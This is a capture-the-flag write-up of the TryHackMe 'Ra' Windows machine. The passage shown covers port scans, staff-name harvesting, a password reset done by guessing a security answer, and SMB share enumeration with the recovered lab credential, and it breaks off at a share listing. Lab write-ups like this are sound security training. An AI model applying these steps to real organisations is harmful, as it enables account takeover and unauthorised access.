

Ra



Table of Content

1. Introduction

- a) Challenge Information
- b) Challenge Overview

2. Key Details

3. Recon

- a) RustScan
- b) Nmap Scan
- c) Manual Recon

4. Password Change using Reset Password (weak authentication system)

5. SMB Enumeration

- a) Enumerating using smbmap
- b) Login using smbclient

6. Spark Exploitation

- a) Sending image payload to a user
- b) Grabbing NTLM hash using Responder

7. NTLM Password Cracking

- a) Using hashcat
- b) Using John

8. Logging in SMB Using new Creds

9. Gaining Powershell shell using Evil-winrm

10. Enumerating machine

11. Checking permission for current user

12. Changing Password for new user

13. Enumerating

14. Changing password for `brittanycr` user found in checkservers.ps1

15. SMB login with `brittanycr`

16. Change hosts file (adding change permission as Administrator (ps1 script) in host file for `buse` user)

17. login in with user administrator access.

Challenge Information

Platform: [TryHackMe](#)

Machine : [Ra \(WindCorp\)](#)

Difficulty: Hard

By : Prashant Bhatt

Date: 19 Jan 2025

🏴‍☠️ Challenge Overview

You have gained access to the internal network of WindCorp, the multibillion dollar company, running an extensive social media campaign claiming to be unhackable (ha! so much for that claim!).

Next step would be to take their crown jewels and get full access to their internal network. You have spotted a new windows machine that may lead you to your end goal. Can you conquer this end boss and own their internal network?

Key Details

Room Name: Mr. Robot

Target Main Address: `http://windcorp.thm/`

Target subdomain : `[http://fire.windcorp.thm/reset.asp]`

`(http://fire.windcorp.thm/reset.asp)`

Tools used:

- Nmap
- Gobuster
- SmbMap
- Smbclient
- Spark
- Responder
- Evil-Winrm

Focus Areas:

- Scanning and Enumeration
 - Smb enumeration
 - Spark exploitation
 - Responder
 - NTLM Hash Cracking with `hashcat` and `john`
-

Recon

RustScan

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ rustscan -a windcorp.thm
```

	{ }		{ }		{	{ _	{ _	_ }	{	{ _	/	_ }	/	{ }	\		`											
	.	-	.	\		{ _		.	-	_ }	}			.	-	_ }	}	\		}	/	/	\	\			\	

The Modern Day Port Scanner.

: <https://discord.gg/GFrQsGy> :

```
: https://github.com/RustScan/RustScan :
```

Real hackers hack time ⌚

```
[~] The config file is expected to be at "/home/bunny/.rustscan.toml"
```

```
[!] File limit is lower than default batch size. Consider upping with --
ulimit. May cause harm to sensitive servers
```

```
[!] Your file limit is very small, which negatively impacts RustScan's
speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
```

Open 10.10.144.145:53

Open 10.10.144.145:88

Open 10.10.144.145:80

Open 10.10.144.145:135

Open 10.10.144.145:139

Open 10.10.144.145:389

Open 10.10.144.145:445

```
Open 10.10.144.145:443
```

Open 10.10.144.145:464

Open 10.10.144.145:593

Open 10.10.144.145:636

Open 10.10.144.145:2179

Open 10.10.144.145:3268

Open 10.10.144.145:3269

Open 10.10.144.145:3389

Open 10.10.144.145:5223

Open 10.10.144.145:5229

Open 10.10.144.145:5222

Open 10.10.144.145:5262

Open 10.10.144.145:5263

Open 10.10.144.145:5270

Open 10.10.144.145:5269

```
Open 10.10.144.145:5275
Open 10.10.144.145:5276
Open 10.10.144.145:5985
Open 10.10.144.145:7070
Open 10.10.144.145:7443
Open 10.10.144.145:7777
Open 10.10.144.145:9090
Open 10.10.144.145:9091
Open 10.10.144.145:9389
Open 10.10.144.145:49669
Open 10.10.144.145:49674
Open 10.10.144.145:49676
Open 10.10.144.145:49675
Open 10.10.144.145:49746
Open 10.10.144.145:49896
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-17 10:40 IST
Initiating Ping Scan at 10:40
Scanning 10.10.144.145 [2 ports]
Completed Ping Scan at 10:40, 0.42s elapsed (1 total hosts)
Initiating Connect Scan at 10:40
Scanning windcorp.thm (10.10.144.145) [37 ports]
Discovered open port 80/tcp on 10.10.144.145
Discovered open port 5276/tcp on 10.10.144.145
Discovered open port 139/tcp on 10.10.144.145
Discovered open port 3389/tcp on 10.10.144.145
Discovered open port 445/tcp on 10.10.144.145
Discovered open port 443/tcp on 10.10.144.145
Discovered open port 53/tcp on 10.10.144.145
Discovered open port 135/tcp on 10.10.144.145
Discovered open port 9090/tcp on 10.10.144.145
Discovered open port 389/tcp on 10.10.144.145
Discovered open port 5263/tcp on 10.10.144.145
Discovered open port 49674/tcp on 10.10.144.145
Discovered open port 636/tcp on 10.10.144.145
Discovered open port 5262/tcp on 10.10.144.145
Discovered open port 88/tcp on 10.10.144.145
Discovered open port 2179/tcp on 10.10.144.145
Discovered open port 49676/tcp on 10.10.144.145
Discovered open port 5985/tcp on 10.10.144.145
Discovered open port 464/tcp on 10.10.144.145
```

Discovered open port 7777/tcp on 10.10.144.145
Discovered open port 49669/tcp on 10.10.144.145
Discovered open port 5229/tcp on 10.10.144.145
Discovered open port 49746/tcp on 10.10.144.145
Discovered open port 5269/tcp on 10.10.144.145
Discovered open port 7443/tcp on 10.10.144.145
Discovered open port 7070/tcp on 10.10.144.145
Discovered open port 49896/tcp on 10.10.144.145
Discovered open port 9389/tcp on 10.10.144.145
Discovered open port 5222/tcp on 10.10.144.145
Discovered open port 5223/tcp on 10.10.144.145
Discovered open port 5275/tcp on 10.10.144.145
Discovered open port 49675/tcp on 10.10.144.145
Discovered open port 5270/tcp on 10.10.144.145
Discovered open port 9091/tcp on 10.10.144.145
Discovered open port 3268/tcp on 10.10.144.145
Discovered open port 3269/tcp on 10.10.144.145
Discovered open port 593/tcp on 10.10.144.145
Completed Connect Scan at 10:40, 2.67s elapsed (37 total ports)
Nmap scan report for windcorp.thm (10.10.144.145)
Host is up, received syn-ack (0.42s latency).
Scanned at 2025-01-17 10:40:15 IST for 3s

PORT	STATE	SERVICE	REASON
53/tcp	open	domain	syn-ack
80/tcp	open	http	syn-ack
88/tcp	open	kerberos-sec	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
389/tcp	open	ldap	syn-ack
443/tcp	open	https	syn-ack
445/tcp	open	microsoft-ds	syn-ack
464/tcp	open	kpasswd5	syn-ack
593/tcp	open	http-rpc-epmap	syn-ack
636/tcp	open	ldapssl	syn-ack
2179/tcp	open	vmrdp	syn-ack
3268/tcp	open	globalcatLDAP	syn-ack
3269/tcp	open	globalcatLDAPssl	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5222/tcp	open	xmpp-client	syn-ack
5223/tcp	open	hpvirtgrp	syn-ack
5229/tcp	open	jaxflow	syn-ack
5262/tcp	open	unknown	syn-ack

5263/tcp	open	unknown	syn-ack
5269/tcp	open	xmpp-server	syn-ack
5270/tcp	open	xmp	syn-ack
5275/tcp	open	unknown	syn-ack
5276/tcp	open	unknown	syn-ack
5985/tcp	open	wsman	syn-ack
7070/tcp	open	realserver	syn-ack
7443/tcp	open	oracleas-https	syn-ack
7777/tcp	open	cbt	syn-ack
9090/tcp	open	zeus-admin	syn-ack
9091/tcp	open	xmltec-xmlmail	syn-ack
9389/tcp	open	adws	syn-ack
49669/tcp	open	unknown	syn-ack
49674/tcp	open	unknown	syn-ack
49675/tcp	open	unknown	syn-ack
49676/tcp	open	unknown	syn-ack
49746/tcp	open	unknown	syn-ack
49896/tcp	open	unknown	syn-ack

Read data files from: /usr/bin/../../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 3.22 seconds

Nmap Scan

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo nmap -sS -p- -T4 -vv -oN
windcorp.nmap windcorp.thm
[sudo] password for bunny:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-17 10:38 IST
Initiating Ping Scan at 10:38
Scanning windcorp.thm (10.10.144.145) [4 ports]
Completed Ping Scan at 10:38, 0.44s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:38
Scanning windcorp.thm (10.10.144.145) [65535 ports]
Discovered open port 3389/tcp on 10.10.144.145
Discovered open port 80/tcp on 10.10.144.145
Discovered open port 443/tcp on 10.10.144.145
Discovered open port 445/tcp on 10.10.144.145
Discovered open port 135/tcp on 10.10.144.145
Discovered open port 53/tcp on 10.10.144.145
Discovered open port 139/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 2.64% done; ETC: 10:57 (0:19:03 remaining)
Discovered open port 5269/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 8.79% done; ETC: 10:49 (0:10:33 remaining)
Discovered open port 5275/tcp on 10.10.144.145
Discovered open port 49669/tcp on 10.10.144.145
Discovered open port 9389/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 17.81% done; ETC: 10:46 (0:07:00 remaining)
Discovered open port 5222/tcp on 10.10.144.145
Discovered open port 7070/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 28.50% done; ETC: 10:45 (0:05:04 remaining)
Discovered open port 5223/tcp on 10.10.144.145
Discovered open port 593/tcp on 10.10.144.145
Discovered open port 7777/tcp on 10.10.144.145
Discovered open port 49674/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 23.57% done; ETC: 10:48 (0:08:10 remaining)
SYN Stealth Scan Timing: About 25.69% done; ETC: 10:50 (0:08:44 remaining)
SYN Stealth Scan Timing: About 32.82% done; ETC: 10:50 (0:08:07 remaining)
Discovered open port 9090/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 41.32% done; ETC: 10:51 (0:07:29 remaining)
Discovered open port 5262/tcp on 10.10.144.145
Discovered open port 3268/tcp on 10.10.144.145
Discovered open port 5263/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 46.36% done; ETC: 10:50 (0:06:40 remaining)
Discovered open port 9091/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 51.13% done; ETC: 10:50 (0:05:59 remaining)
```

```
Discovered open port 49676/tcp on 10.10.144.145
Discovered open port 49896/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 57.30% done; ETC: 10:50 (0:05:03 remaining)
SYN Stealth Scan Timing: About 62.45% done; ETC: 10:50 (0:04:26 remaining)
SYN Stealth Scan Timing: About 68.07% done; ETC: 10:49 (0:03:41 remaining)
Discovered open port 7443/tcp on 10.10.144.145
Discovered open port 49675/tcp on 10.10.144.145
Discovered open port 88/tcp on 10.10.144.145
Discovered open port 49746/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 73.94% done; ETC: 10:49 (0:02:57 remaining)
Discovered open port 3269/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 79.77% done; ETC: 10:49 (0:02:15 remaining)
Discovered open port 389/tcp on 10.10.144.145
Discovered open port 2179/tcp on 10.10.144.145
Discovered open port 5985/tcp on 10.10.144.145
Discovered open port 636/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 85.33% done; ETC: 10:49 (0:01:40 remaining)
Discovered open port 5270/tcp on 10.10.144.145
Discovered open port 464/tcp on 10.10.144.145
Discovered open port 5229/tcp on 10.10.144.145
Discovered open port 5276/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 90.61% done; ETC: 10:49 (0:01:05 remaining)
Completed SYN Stealth Scan at 10:49, 699.66s elapsed (65535 total ports)
Nmap scan report for windcorp.thm (10.10.144.145)
Host is up, received echo-reply ttl 125 (0.42s latency).
Scanned at 2025-01-17 10:38:18 IST for 699s
Not shown: 65498 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 125
80/tcp    open  http         syn-ack ttl 125
88/tcp    open  kerberos-sec syn-ack ttl 125
135/tcp   open  msrpc        syn-ack ttl 125
139/tcp   open  netbios-ssn  syn-ack ttl 125
389/tcp   open  ldap         syn-ack ttl 125
443/tcp   open  https        syn-ack ttl 125
445/tcp   open  microsoft-ds syn-ack ttl 125
464/tcp   open  kpasswd5     syn-ack ttl 125
593/tcp   open  http-rpc-epmap syn-ack ttl 125
636/tcp   open  ldapssl      syn-ack ttl 125
2179/tcp  open  vmrpd        syn-ack ttl 125
3268/tcp  open  globalcatLDAP syn-ack ttl 125
3269/tcp  open  globalcatLDAPssl syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125
```

5222/tcp	open	xmpp-client	syn-ack	ttl	125
5223/tcp	open	hqvirtgrp	syn-ack	ttl	125
5229/tcp	open	jaxflow	syn-ack	ttl	125
5262/tcp	open	unknown	syn-ack	ttl	125
5263/tcp	open	unknown	syn-ack	ttl	125
5269/tcp	open	xmpp-server	syn-ack	ttl	125
5270/tcp	open	xmp	syn-ack	ttl	125
5275/tcp	open	unknown	syn-ack	ttl	125
5276/tcp	open	unknown	syn-ack	ttl	125
5985/tcp	open	wsman	syn-ack	ttl	125
7070/tcp	open	realserver	syn-ack	ttl	125
7443/tcp	open	oracleas-https	syn-ack	ttl	125
7777/tcp	open	cbt	syn-ack	ttl	125
9090/tcp	open	zeus-admin	syn-ack	ttl	125
9091/tcp	open	xmltec-xmlmail	syn-ack	ttl	125
9389/tcp	open	adws	syn-ack	ttl	125
49669/tcp	open	unknown	syn-ack	ttl	125
49674/tcp	open	unknown	syn-ack	ttl	125
49675/tcp	open	unknown	syn-ack	ttl	125
49676/tcp	open	unknown	syn-ack	ttl	125
49746/tcp	open	unknown	syn-ack	ttl	125
49896/tcp	open	unknown	syn-ack	ttl	125

Read data files from: /usr/bin/./share/nmap

Nmap done: 1 IP address (1 host up) scanned in 700.32 seconds

Raw packets sent: 196938 (8.665MB) | Rcvd: 522 (23.286KB)

Interesting Ports for CTF

1. Port 80 - HTTP (Webserver)

- A common service for serving websites. It may be vulnerable to web-based attacks such as **SQL Injection**, **Cross-Site Scripting (XSS)**, **Directory Traversal**, or **Command Injection**.

2. Port 53 - DNS (Domain Name System)

- DNS is essential for resolving domain names to IP addresses. Attackers may exploit DNS to conduct **DNS Spoofing/Poisoning**, **DNS Tunneling**, or perform **Denial of Service (DoS)**.

3. Port 443 - HTTPS (Webserver)

- Secured version of HTTP, commonly used for encrypted communications. Vulnerabilities in the **SSL/TLS** protocols can be exploited, such as **Heartbleed** or weak ciphers, to decrypt traffic or launch **Man-in-the-Middle (MITM)** attacks.

4. Port 88 - Kerberos (Authentication)

- Kerberos is used for secure authentication. **Kerberoasting** and **Pass-the-Ticket** attacks can be used to exploit weak service account passwords or tickets to escalate privileges.

5. Port 135 - MSRPC (Microsoft RPC)

- **MSRPC** services provide communication between Windows systems. This port is often targeted for **remote code execution** and **buffer overflow** vulnerabilities.

6. Port 139 - NetBIOS (File Sharing)

- **NetBIOS** is used for file and printer sharing in Windows networks. It's vulnerable to **SMB Relay Attacks**, **NetBIOS Enumeration**, and **EternalBlue** exploits.

7. Port 389 - LDAP (Lightweight Directory Access Protocol)

- Used to query directory services. **LDAP Injection** attacks can be exploited to manipulate queries, and **Anonymous Binding** can allow unauthorized access to sensitive information.

8. Port 445 - Microsoft-DS (File Sharing)

- Port for **SMB** file sharing. **EternalBlue** and **SMBv1 vulnerabilities** can lead to **remote code execution**. **SMB Relay** and **SMB Brute Force** attacks are common.

9. Port 3389 - RDP (Remote Desktop Protocol)

- A popular port for remote administration. **Brute-forcing RDP credentials** is a common attack. **RDP vulnerabilities** like **BlueKeep** may also allow **remote code execution**.

10. Port 5222 - XMPP Client (Chat Protocol)

- **XMPP** is used for messaging. Vulnerabilities in **XMPP Servers** can lead to **DoS** or **unauthorized message injection** attacks.

11. Port 5223 - XMPP (Encrypted Chat)

- Similar to Port 5222 but used for encrypted communication. Insecure configurations or weak encryption can expose communication to attacks.

12. Port 7070 - RealServer (Streaming Server)

- **RTSP (Real-Time Streaming Protocol)** may expose **media streaming services** to vulnerabilities, such as **Denial of Service** or **buffer overflow** exploits.

13. Port 9090 - Web Admin Panel (Zeus Admin)

- Exposes web-based administration interfaces. Misconfigured or weakly secured admin panels may allow attackers to **gain unauthorized access** or **perform remote code execution**.

14. Port 9091 - Web Admin Panel (XMLMail Admin)

- Another administrative interface. If exposed without proper access control, attackers may be able to **perform arbitrary commands** or **exfiltrate sensitive data**.

15. ** Port 9389 - ADWS (Active Directory Web Services)**

- Used for **Active Directory** communication. Attackers can exploit **weak configurations** to perform **LDAP injection** or **authentication bypass** attacks.



16. Ports 49669-49896 - Unknown High Ports

- These ports might indicate **custom or obfuscated services**. **Fuzzing** or **reverse engineering** can potentially expose vulnerabilities in services running on these ports.
-

Manual Recon

Website

[Windcorp. ltd](http://windcorp.thm)



Reset Password has bunch of questions

1. What is your mothers maiden name?
 2. What was your first grade teachers name?
 3. What is/was your favourite pets name ?
 4. What make was your first car ?
-

Found Bunch of Staff Names

Can be used for bruteforce some services

- Antonietta Vidal
- Britney Palmer
- Brittany Cruz
- Carla Meyer
- Buse Candan
- Edeltraut Daub
- Edward Lewis
- Emile Lavoie
- Emile Henry
- Emily Anderson
- Hemmo Boschma
- Isabella Hughes
- Isra Saur
- Jackson Vasquez
- Jaqueline Dittmer

Employees in Focus

1. Emily Jensen
"Love it! Thanks for beleiving in me!"
2. Lily Levesque
"I love being able to bring my best friend to work with me!"
3. Kirk Uglas
"Every day is a treat!"

ok only this much info in webpage

Checking Source Code

```
<div class="container">
  <h2 class="mb-5">Our employees in focus!</h2>
  <div class="row">
    <div class="col-lg-4">
      <div class="testimonial-item mx-auto mb-5 mb-lg-0">
        
        <h5>Emily Jensen</h5>
        <p class="font-weight-light mb-0">"Love it! Thanks for beleiving
in me!"</p>
      </div>
    </div>
    <div class="col-lg-4">
      <div class="testimonial-item mx-auto mb-5 mb-lg-0">
        
        <h5>Lily Levesque</h5>
        <p class="font-weight-light mb-0">"I love being able to bring my
best friend to work with me!"</p>
      </div>
    </div>
    <div class="col-lg-4">
      <div class="testimonial-item mx-auto mb-5 mb-lg-0">
        
        <h5>Kirk Uglas</h5>
        <p class="font-weight-light mb-0">"Every day is a treat!"</p>
      </div>
    </div>
  </div>
</div>
```

found a image with 2 names `lilyleAndSparky.png`



Note : During Manual Enumeration we found a Password reset page.

There we have seen bunch of question to answer to change the password.


What is/was your favourite pets name ?

And in source code we found image with name

`lilyleAndSparky.png`

so lilly can be a person name and Sparky can be a pets name.

Changing password




A screenshot of a web browser window titled "Reset password — Mozilla Firefox". The address bar shows "http://fire.windcorp.thm/reset.asp". The page content is a light gray background with the heading "Reset password" in a large, dark font. Below the heading, there is a form with two input fields and a button. The first input field is labeled "Username:" and contains the text "lilyle". The second input field is labeled "What is/was your favorite pets name?" and contains the text "Sparky". To the right of the second input field is a blue button labeled "Reset".

Reset password

Username: What is/was your favorite pets name?

Password Changed



A screenshot of a web browser window titled "Windcorp. — Mozilla Firefox". The address bar shows "http://fire.windcorp.thm/check.asp". The page content is a light gray background with the heading "Your password has been reset to:" in a large, dark font. Below the heading, the new password "ChangeMe#1234" is displayed in a very large, bold, dark font. Underneath the password, there is a smaller line of text that says "Remember to change it after logging in!".

Your password has been reset to:

ChangeMe#1234

Remember to change it after logging in!

So we got **lilyle** password

Password : ChangeMe#1234

SMB (SAMBA / Server Message Block)



We will try logging in SMB using lilyle user

For enumeration we will use `smbmap`

For Connecting we will use `smbclient`

SMB Enumeration

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ smbmap -u lilyle -p
ChangeMe#1234 -H windcorp.thm
[+] IP: windcorp.thm:445      Name: unknown

      Disk                                     Permissions
Comment
-----
ADMIN$                                NO ACCESS
Remote Admin
C$                                    NO ACCESS
Default share
IPC$                                  READ ONLY
Remote IPC
NETLOGON                             READ ONLY
Logon server share
Shared                                READ ONLY
SYSVOL                               READ ONLY
Logon server share
Users                                READ ONLY
```

So Now by using credentials we will login to smb shares

SMB Login

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ smbclient //windcorp.thm/Shared
-U lilyle
Password for [WORKGROUP\lilyle]:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Sat May 30 06:15:42 2020
..               D           0   Sat May 30 06:15:42 2020
Flag 1.txt       A          45   Fri May  1 21:02:36 2020
spark_2_8_3.deb  A 29526628   Sat May 30 06:15:01 2020
